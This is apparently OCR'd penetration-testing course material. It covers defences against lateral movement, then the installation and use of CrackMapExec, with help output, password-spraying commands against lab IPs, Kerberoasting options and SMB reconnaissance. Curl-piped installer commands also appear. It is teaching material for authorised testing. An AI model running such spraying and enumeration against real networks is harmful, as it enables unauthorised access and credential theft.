
Monitoring authentication logs involves scrutinizing login activity to identify unusual patterns. For example, logins from unexpected locations or at odd hours can indicate unauthorized access attempts. Similarly, multiple failed login attempts and account lockouts signal that an attacker is trying to brute-force passwords or use stolen credentials.

To monitor unusual login patterns, we can use `Windows Event Viewer` or dedicated tools to analyze authentication logs. Here's how to do it:


We must open `Event Viewer` by pressing `Win + R`, type `eventvwr`, and press `Enter`:




Navigate to `Windows Logs` > `Security`:




After that, we must filter by Event IDs 4624 (successful logon) and 4625 (failed logon). To filter, we can right-click `Security` and select `Filter Current Log`:



Now, let's input the event IDs and click OK.



Finally, we can review the timestamps to identify logins outside normal working hours and examine the `Logon Information` section to identify unusual IP addresses:



It is impractical to monitor logs manually. Automated tools can help us understand how our network behaves and identify any unusual activity. To better understand how to approach

defensive strategies, please refer to the Security Monitoring & SIEM Fundamentals module.

Honeypots and Deception

A honeypot is an artificial environment designed to mimic real systems to observe and analyze the behavior of attackers. This approach is widely used in cybersecurity to create a deceptive trap that attracts cybercriminals. By deploying a honeypot, we can gain insights into the tactics and methods used by attackers, which helps in strengthening the overall security posture of their networks by addressing vulnerabilities identified during these interactions.

Deploying honeypots can be done using tools like KFSensor. sshesame or setting up a fake share on a Windows system.

Network Traffic Analysis

Network traffic analysis involves examining the flow of data across the network to identify unusual communication patterns. Attackers often engage in lateral communications between systems that don't typically interact. Detecting such patterns can be a signal of lateral movement. Additionally, the use of non-standard ports or protocols can indicate attempts to bypass security measures.

Analyzing network flows requires using tools like Windows Performance Monitor or third-party applications such as Wireshark or Microsoft Network Monitor.

Endpoint Detection and Response (EDR)

We can use `EDR` solutions to monitor and analyze endpoint behavior for signs of suspicious activities, such as the execution of malicious scripts or tools like `PsExec`, `PowerShell`, or `WMI`. These tools can be used by attackers to move laterally within the network, so detecting their usage can indicate potential compromise. Using `EDR` solutions involves deploying `EDR` software and configuring it to monitor endpoint activities.

Prevention for Lateral Movement

Network Segmentation

Network segmentation involves dividing the network into smaller, isolated segments to restrict the lateral movement of attackers. Each segment should have strict access controls to ensure that only authorized traffic can pass between them. This reduces the risk of a compromised system impacting other areas of the network.

We can use tools like `Windows Firewall` to create VLANs and subnets, configure firewall rules to control traffic between segments, and regularly review these rules for compliance.

Least Privilege

Implementing the least privilege principle can substantially decrease the likelihood of lateral movement. This principle entails providing users and applications with only the essential permissions required to carry out their functions. Should an attacker gain control of a user account or application, their actions are confined to the permissions allocated to that account or application, thereby restricting their capacity to move laterally within the network.

We can apply the principle of least privilege by assigning roles and permissions through Active Directory (AD), enforcing least privilege via Group Policy Objects (GPOs), and auditing user permissions to revoke unnecessary rights.

Zero Trust Architecture

Finally, another way of protection can be Zero trust architecture. This is a security model where no entity is trusted by default. Every access request must be verified and authenticated, regardless of its origin, to ensure comprehensive security.

We can use `Azure Active Directory Conditional Access` to enforce verification for every request, apply network micro-segmentation, and continuously monitor and adjust access policies based on threat levels.

Skills Assessment

You have reached the end of the module. Congratulations! It's time to test the knowledge you've acquired.

Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, contacted you because it is testing new security controls to prevent lateral movement, including network segmentation, firewalls, etc. It also configures its backup server to avoid incoming attacks, and it wants to test whether you can compromise that server and understand what else it can do to secure its servers.

For this internal assessment, Inlanefreight has provided you with an account, `Dahlia,` and one target IP. You will have to enumerate that server and identify if there are any opportunities to log in and move laterally.

6. Using CrackMapExec

What is CrackMapExec?

CrackMapExec (a.k.a CME) is a tool that helps assess the security of large networks composed of `Windows` workstations and servers.

```
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ftp,ssh,rdp,ldap,mssql,smb,winrm} ...

A swiss army knife for pentesting networks
Forged by @byt3bl33d3r and @mpgn_x64 using the powah of dank memes

Exclusive release for Porchetta Industries users
https://porchetta.industries/

Version : 5.4.0
Codename: Indestructible G0thm0g
```

CME heavily uses the Impacket library to work with network protocols and perform a variety of post-exploitation techniques. To understand the power of CME, we need to imagine simple scenarios:

1. We are working on an internal security assessment of over 1,000 Windows workstations and servers. How do we test whether the single set of credentials we have works for a local administrator on one or more machines?
2. We only have one target and several sets of credentials in our possession, but we need to know if they are still valid. How do we test them quickly?
3. We obtained local administrator credentials and want to dump the SAM file on each compromised workstation quickly. Do we use yet another tool, or do we go manually through each workstation?

These questions can be answered using many tools and techniques, but it can be handy to deal with multiple tools from several authors. This is where CrackMapExec steps in and helps us automate all the little things we need during an internal penetration test. CME also gathers credentials we found during the security assessment into a database so we can go back to them later as needed. The output is intuitive and straightforward, and the tool works on Linux and Windows and supports socks proxy and multiple protocols.

Although meant to be used primarily for offensive purposes (e.g., internal pentesting), CME can be used by blue teams to assess account privileges, find possible misconfigurations, and simulate attack scenarios.

Since June 2021, CrackMapExec has been updated only on the Porchetta platform and not on the public repository. A sponsorship costs $60 for six (6) months of access to all tools on Porchetta. The private repository is merged with the public repository every six (6) months. However, community contributions are available to everyone immediately. CrackMapExec is developed by @byt3bl33d3r and @mpgn. The official documentation can be found on the CrackMapExec Wiki.

On June 2023, mpgn, the lead developer of CrackMapExec, has created a new repository containing CrackMapExec version 6, the latest version of CrackMapExec, but it was later removed.

Some of the developers who contributed to the tool decided to create a fork to continue the project. The project was renamed to `NetExec` and is at https://github.com/Pennyw0rth/NetExec.

Note: Although in this module we make use of CrackMapExec version 5.4, we can make use of this new repository to work with the latest updates https://github.com/Pennyw0rth/NetExec.

Now that we've set the stage with a brief overview of the CME tool let's get it set up on our penetration testing system of choice before digging into the various functionality.

Installation & Binaries

CrackMapExec is compatible with Linux, Windows, and macOS and can also be installed using Docker. There are also standalone binaries that do not require installation. Let's see how we can install CrackMapExec.

Linux Installation

CrackMapExec developers recommend using Poetry for dependency and package management. Poetry is a tool for dependency management and packaging in Python. It allows you to declare the libraries your project depends on, and it will manage (install/update) them for you. Let's install Poetry following the installation guide:

Installing Poetry

```
curl -SSL https://install.python-poetry.org | python3 -

Retrieving Poetry metadata

# Welcome to Poetry!
```

```
This will download and install the latest version of Poetry,
a dependency and package manager for Python.

It will add the `poetry` command to Poetry's bin directory, located at:

/home/htb-ac35990/.local/bin

You can uninstall at any time by executing this script with the --
uninstall option, and these changes will be reverted.

Installing Poetry (1.2.2): Done

Poetry (1.2.2) is installed now. Great!

You can test that everything is set up by executing the following:

`poetry --version`
```

Next, we must install the necessary libraries and clone the CrackMapExec repository. We will also need to install Rust which is now required to support the RDP protocol.

Installing CrackMapExec Required Libraries

```
sudo apt-get update
sudo apt-get install -y libssl-dev libkrb5-dev libffi-dev python-dev
build-essential

<SNIP>
```

CrackMapExec requires a library for the RDP protocol that uses Rust. We will use the following command to install Rust. If we get a prompt, we need to type `y` and select option `1`:

Installing Rust

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs/ | sh

info: downloading installer
warning: it looks like you have an existing installation of Rust at:
warning: /usr/bin
warning: rustup should not be installed alongside Rust. Please uninstall
your existing Rust first.
warning: Otherwise you may have confusion unless you are careful with your
PATH
```

```
warning: If you are sure that you want both rustup and your already
installed Rust
warning: then please reply `y' or `yes' or set RUSTUP_INIT_SKIP_PATH_CHECK
to yes
warning: or pass `-y' to ignore all ignorable checks.
error: cannot install while Rust is installed

Continue? (y/N) y

<SNIP>

Current installation options:

   default host triple: x86_64-unknown-linux-gnu
     default toolchain: stable (default)
               profile: default
  modify PATH variable: yes

1) Proceed with installation (default)
2) Customize installation
3) Cancel installation
>1

<SNIP>
```

Next, we should close the terminal; otherwise, we will get an error when installing the RDP library `aardwolf`. Once the terminal is closed, we open a new one and proceed with the installation.

Installing CrackMapExec with Poetry

```
git clone https://github.com/Porchetta-Industries/CrackMapExec
cd CrackMapExec
poetry install

poetry install
Installing dependencies from lock file

Package operations: 94 installs, 0 updates, 0 removals

  • Installing asn1crypto (1.5.1)
  • Installing asysocks (0.2.1)
  • Installing oscrypto (1.3.0)

<SNIP>
```

Now we can test running the newly installed CrackMapExec tool using `poetry run crackmapexec`.

Running CrackMapExec with Poetry

```
poetry run crackmapexec
poetry run crackmapexec

usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ssh,winrm,mssql,rdp,ldap,smb} ...

      ______ .______          ___       ______  __  ___ .___  ___.
___      .______    _______ ___   ___  _______   ______
     /      ||   _  \        /   \     /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \_____|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for
pentesting networks
                                      Forged by @byt3bl33d3r and @mpgn_x64
using the powah of dank memes

                                             Exclusive release for Porchetta
Industries users

https://porchetta.industries/

                                                     Version : 5.4.0
                                                     Codename:
Indestructible G0thm0g

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL     sets a random delay between each connection
(default: None)
  --Darrell             give Darrell a hand
  --verbose             enable verbose output
```

```
protocols:
  available protocols

  {ftp,ssh,winrm,mssql,rdp,LDAP,smb}
    ftp                 own stuff using FTP
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM
    mssql               own stuff using MSSQL
    rdp                 own stuff using RDP
    ldap                own stuff using LDAP
    smb                 own stuff using SMB
```

Note: Suppose the CrackMapExec repository is updated, and we want to update the copy we downloaded with the Git clone. In that case, we can move to the CrackMapExec directory and use the command `git pull` to download the latest changes from the online repository.

If we want to avoid using `poetry run` before `crackmapexec`, we can execute `poetry shell` within the installation directory to activate the Poetry virtual environment.

Using Poetry Shell

```
cd CrackMapExec
poetry shell

Spawning shell within /home/htb-
XXXXXXX/.cache/pypoetry/virtualenvs/crackmapexec-4YDbTJlJ-py3.9
```

```
(crackmapexec-py3.9) crackmapexec --help
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ldap,mssql,rdp,smb,ssh,winrm} ...

<SNIP>
```

Note: We can identify that we are in the Poetry shell if we see `(crackmapexec-py3.X)` at the beginning of our terminal. To deactivate the virtual environment and exit this new shell, type `exit`. To deactivate the virtual environment without leaving the shell, use `deactivate`.

Installation for Docker

CrackMapExec is Docker-friendly. We can use the `Dockerfile` in the GitHub repository to build it from the source.

Installing Docker using the GitHub repository

```
sudo apt install docker.io
git clone https://github.com/Porchetta-Industries/CrackMapExec -q
cd CrackMapExec
sudo docker build -t crackmapexec .

sudo docker build -t crackmapexec .
Sending build context to Docker daemon  10.38MB

<SNIP>
```

```
sudo docker run -it --entrypoint=/bin/bash --name crackmapexec -v
~/.cme:/root/.cme crackmapexec
root@d46e1e7925dc:/usr/src/crackmapexec/cme# crackmapexec

[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing SMB protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ssh,winrm,mssql,rdp,LDAP,smb} ...


      ______ .______          ___       ______  __  ___ .___  ___.
___      .______    _______ ___   ___  _______   ______
     /      ||   _  \        /   \     /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |      /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /      /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \_____|| _| `._____|/__/     \__\  \_____||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for
pentesting networks
                                     Forged by @byt3bl33d3r and @mpgn_x64
using the powah of dank memes

                                                Exclusive release for Porchetta
```

```
Industries users

https://porchetta.industries/

                                                        Version : 5.4.0
                                                        Codename:
Indestructible G0thm0g

<SNIP>
```

After exiting the container, we can restart it using the following command:

Restart Container

```
sudo docker start crackmapexec
sudo docker exec -it crackmapexec bash
root@dbbda0e6bf72:/usr/src/crackmapexec#
```

Note: The Docker repository and published binaries may not be up to date. Building from source ensures that we are using the latest version available.

Using Binaries

We can also use CrackMapExec with binaries already compiled and available in the CrackMapExec GitHub repository under releases. At the time of writing this module, the binaries created in the repository are available for Python versions 3.8, 3.9, and 3.10 and Windows, Linux, and macOS.

In the repository, we will find two main files, those that start with `cme` and those that begin with `cmedb`. `cme` corresponds to the CrackMapExec application, and `cmedb` correspond to the binary that allows us to interact with the CrackMapExec database.

If we want to use a binary, we need to download it from releases and have Python installed. If we are working from Windows and we don't have Python installed, we can download the Python Windows embeddable package available here, then run the following command:

Compiled Binaries Windows

```
C:\htb> python.exe cme

<SNIP>
```

Note: Binaries can also be used on Windows, Linux, and MacOS.

On Windows, to avoid errors related to the path length, add the following Registry key:

Setting Long Path Registry Key

```
C:\> reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem" /v
LongPathsEnabled /t REG_DWORD /d 1 /f
```

Note: CrackMapExec save its logs and database at **~/.cme** directory.

Next Steps

In the following sections, we will use CrackMapExec functionalities to enumerate and attack Windows environments.

Targets and Protocols

Depending on the scope, we can scan one or more targets within a specific range or predefined hostnames during an engagement.
CrackMapExec can handle that perfectly. The target can be a CIDR, one IP, a hostname, or a file name containing the IP addresses/hostnames.

Targets Format

```
crackmapexec [protocol] 10.10.10.1
crackmapexec [protocol] 10.10.10.1 10.10.10.2 10.10.10.3
crackmapexec [protocol] 10.10.10.1/24
crackmapexec [protocol] internal.local
crackmapexec [protocol] targets.txt
```

Supported Protocols

CrackMapExec is designed to help us during an internal security assessment. Therefore, it must support multiple protocols linked to Windows. At the time of writing, CrackMapExec supports seven protocols:

Protocol	Default Port
SMB	445
WINRM	5985/5986
MSSQL	1433
LDAP	389
SSH	22
RDP	3389
FTP	21

To confirm available protocols, we can run `crackmapexec --help` to list available options and protocols.

List General Options and Protocols

```
crackmapexec --help

usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ssh,winrm,mssql,rdp,ldap,smb} ...

      ______ .______          ___       ______  __  ___ .___  ___.
___      .______    _______ ___   ___  _______   ______
     /      ||   _  \        /   \      /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for
pentesting networks
                                       Forged by @byt3bl33d3r and @mpgn_x64
using the powah of dank memes

                                              Exclusive release for Porchetta
Industries users

https://porchetta.industries/

                                                     Version : 5.4.0
                                                     Codename:
```

```
Indestructible G0thm0g

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL     sets a random delay between each connection
(default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {ftp,ssh,winrm,mssql,rdp,ldap,smb}
    ftp                 own stuff using FTP
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM
    mssql               own stuff using MSSQL
    rdp                 own stuff using RDP
    ldap                own stuff using LDAP
    smb                 own stuff using SMB
```

We can run `crackmapexec <protocol> --help` to view the options a specified protocol supports. Let's see LDAP as an example:

View Options Available with LDAP Protocol

```
crackmapexec ldap --help

usage: crackmapexec ldap [-h] [-id CRED_ID [CRED_ID ...]]
                         [-u USERNAME [USERNAME ...]]
                         [-p PASSWORD [PASSWORD ...]] [-k]
                         [--export EXPORT [EXPORT ...]]
                         [--aesKey AESKEY [AESKEY ...]] [--kdcHost
KDCHOST]
                         [--gfail-limit LIMIT | --ufail-limit LIMIT | --
fail-limit LIMIT]
                         [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION
...]]
                         [-L] [--options] [--server {http,https}]
                         [--server-host HOST] [--server-port PORT]
                         [--connectback-host CHOST] [-H HASH [HASH ...]]
                         [--no-bruteforce] [--continue-on-success]
                         [--port {636,389}] [--no-smb]
```

```
                          [-d DOMAIN | --local-auth] [--asreproast
ASREPROAST]
                          [--kerberoasting KERBEROASTING]
                          [--trusted-for-delegation] [--password-not-
required]
                          [--admin-count] [--users] [--groups]
                          [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s),
                        FQDN(s), file(s) containing a list of targets,
NMap
                        XML or .Nessus file(s)

optional arguments:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for
authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication from ccache file
                        (KRB5CCNAME)
  --export EXPORT [EXPORT ...]
                        Export result into a file, probably buggy
  --aesKey AESKEY [AESKEY ...]
                        AES key to use for Kerberos Authentication (128 or
256
                        bits)
  --kdcHost KDCHOST     FQDN of the domain controller. If omitted it will
use
                        the domain part (FQDN) specified in the target
                        parameter
  --gfail-limit LIMIT   max number of global failed login attempts
  --ufail-limit LIMIT   max number of failed login attempts per username
  --fail-limit LIMIT    max number of failed login attempts per host
  -M MODULE, --module MODULE
                        module to use
  -o MODULE_OPTION [MODULE_OPTION ...]
                        module options
  -L, --list-modules    list available modules
  --options             display module options
  --server {http,https}
                        use the selected server (default: https)
  --server-host HOST    IP to bind the server to (default: 0.0.0.0)
  --server-port PORT    start the server on the specified port
  --connectback-host CHOST
                        IP for the remote system to connect back to
```

```
(default:
                        same as server-host)
  -H HASH [HASH ...], --hash HASH [HASH ...]
                        NTLM hash(es) or file(s) containing NTLM hashes
  --no-bruteforce       No spray when using file for username and password
                        (user1 => password1, user2 => password2
  --continue-on-success
                        continues authentication attempts even after
successes
  --port {636,389}      LDAP port (default: 389)
  --no-smb              No smb connection
  -d DOMAIN             domain to authenticate to
  --local-auth          authenticate locally to each target

Retrevie hash on the remote DC:
  Options to get hashes from Kerberos

  --asreproast ASREPROAST
                        Get AS_REP response ready to crack with hashcat
  --kerberoasting KERBEROASTING
                        Get TGS ticket ready to crack with hashcat

Retrieve useful information on the domain:
  Options to to play with Kerberos

  --trusted-for-delegation
                        Get the list of users and computers with flag
                        TRUSTED_FOR_DELEGATION
  --password-not-required
                        Get the list of users with flag PASSWD_NOTREQD
  --admin-count         Get objets that had the value adminCount=1
  --users               Enumerate enabled domain users
  --groups              Enumerate domain groups
```

Selecting a Target and Using a Protocol

With several protocols supported and several options for each, we may think it will be hard to master CrackMapExec. Fortunately, once we understand how it works for one protocol, the same logic applies to the other protocols. For example, password spraying is the same for all protocols:

Password Spray Example with WinRm

```
crackmapexec winrm 10.10.10.1 -u users.txt -p password.txt --no-bruteforce
--continue-on-success
```

If we want to perform a password spraying attack against any other protocol, we need to modify the protocol:

Target Protocols

```
crackmapexec smb 10.10.10.1 [protocol options]
crackmapexec mssql 10.10.10.1 [protocol options]
crackmapexec ldap 10.10.10.1 [protocol options]
crackmapexec ssh 10.10.10.1 [protocol options]
crackmapexec rdp 10.10.10.1 [protocol options]
crackmapexec ftp 10.10.10.1 [protocol options]
```

Once we understand this simple rule, we will find that the power of CrackMapExec is due to the ease of usage regarding all the options offered.

Export Function

CrackMapExec comes with an export function, but it is buggy, as shown in the help menu. It requires the full path of the file to export:

Exporting result CME

```
crackmapexec smb 10.10.10.1 [protocol options] --export $(pwd)/export.txt
```

In the following section, we will discuss some export examples.

Protocol Modules

CrackMapExec supports modules, which we will use and discuss later. Each protocol has different modules. We can run `crackmapexec <protocol> -L` to view available modules for the specified protocol.

View Available Modules for LDAP

```
crackmapexec ldap -L

[*] MAQ                        Retrieves the MachineAccountQuota domain-
level attribute
[*] adcs                       Find PKI Enrollment Services in Active
```

```
Directory and Certificate Templates Names
[*] daclread                  Read and backup the Discretionary Access
Control List of objects. Based on the work of @_nwodtuhs and @BlWasp_. Be
carefull, this module cannot read the DACLS recursively, more explains in
the options.
[*] get-desc-users            Get description of the users. May contained
password
[*] get-network
[*] laps                      Retrieves the LAPS passwords
[*] ldap-checker              Checks whether LDAP signing and binding are
required and / or enforced
[*] ldap-signing              Check whether LDAP signing is required
[*] subnets                   Retrieves the different Sites and Subnets of
an Active Directory
[*] user-desc                 Get user descriptions stored in Active
Directory
[*] whoami                    Get details of provided user
```

Next Steps

In the following sections, we will use CrackMapExec to start leveraging various protocols to gather information in an Active Directory domain.

Basic SMB Reconnaissance

The SMB protocol is advantageous for recon against a Windows target. Without any authentication, we can retrieve all kinds of information, including:

IP address	Target local name
Windows version	Architecture (x86/x64)
Fully qualified domain name	SMB signing enabled
SMB version	

SMB Enumeration

```
crackmapexec smb 192.168.133.0/24

SMB         192.168.133.1   445    DESKTOP-DKCQVG2  [*] Windows 10.0 Build
19041 x64 (name:DESKTOP-DKCQVG2) (domain:DESKTOP-DKCQVG2) (signing:False)
(SMBv1:False)
SMB         192.168.133.158 445    WIN-TOE6NQTR989  [*] Windows Server
2016 Datacenter 14393 x64 (name:WIN-TOE6NQTR989)
(domain:inlanefreight.htb) (signing:True) (SMBv1:True)
SMB         192.168.133.157 445    WIN7             [*] Windows 7 Ultimate
7601 Service Pack 1 x64 (name:WIN7) (domain:WIN7) (signing:False)
(SMBv1:True)
```

Using this simple command, we can get all of the live targets in the lab at the moment of the scan, along with the domain name, the OS version, etc. As we can see in the output, the `domain parameter` of the target `192.168.133.157` is the same as the `name parameter`, meaning the target `WIN7` is not joined to the domain: `inlanefreight.htb`. Contrary to the target `WIN-TOE6NQTR989`, which is joined to the domain `inlanefreight.htb`.

We can also see one Windows 10, one Windows Server, and one Windows 7 host. Windows servers are usually rich targets full of juicy data (shares, passwords, website and database backups, etc.). All of them are 64-bit versions of Windows, which can be helpful if we need to execute a custom binary on one of them.

Getting all Hosts with SMB Signing Disabled

CrackMapExec has the option to extract all hosts where SMB signing is disabled. This option is handy when we want to use Responder with ntlmrelayx.py from Impacket to perform an SMBRelay attack.

